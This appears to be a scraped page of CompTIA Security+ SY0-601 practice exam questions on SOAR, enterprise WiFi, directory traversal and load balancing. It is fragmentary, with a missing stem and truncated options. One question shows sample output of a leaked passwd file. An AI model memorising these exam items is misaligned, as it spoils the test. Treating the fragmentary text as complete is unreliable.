
A. Automated information sharing

B. Open-source intelligence

C. The dark web

D. Vulnerability databases

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 262

Topic #: 1

[All SY0-601 Questions]


Which of the following typically uses a combination of human and artificial intelligence to analyze event data and take action without intervention?

A. TTP

B. OSINT

C. SOAR

D. SIEM



Actual exam question from CompTIA's SY0-601

Question #: 263

Topic #: 1

[All SY0-601 Questions]

A security analyst has been tasked with creating a new WiFi network for the company. The requirements received by the analyst are as follows:

* Must be able to differentiate between users connected to WiFi
* The encryption keys need to change routinely without interrupting the users or forcing reauthentication
* Must be able to integrate with RADIUS
* Must not have any open SSIDs

Which of the following options BEST accommodates these requirements?

A. WPA2-Enterprise

B. WPA3-PSK

C. 802.11n

D. WPS


Actual exam question from CompTIA's SY0-601

Question #: 264

Topic #: 1

[All SY0-601 Questions]

A security administrator is trying to determine whether a server is vulnerable to a range of attacks. After using a tool, the administrator obtains the following output:



```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:s9fyf983#:0:1:System Operator:/:/bin/bash
daemon:*:1:1::/tmp:
user1:fi@su3FF:183:100:user:/home/users/user1:/bin/bash
```

Which of the following attacks was successfully implemented based on the output?


A. Memory leak

B. Race conditions

C. SQL injection

D. Directory traversal

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 265

Topic #: 1

[All SY0-601 Questions]

A Chief Security Officer is looking for a solution that can reduce the occurrence of customers receiving errors from back-end infrastructure when systems go offline unexpectedly. The security architect would like the solution to help maintain session persistence. Which of the following would BEST meet the requirements?


A. Reverse proxy

B. NIC teaming

C. Load balancer

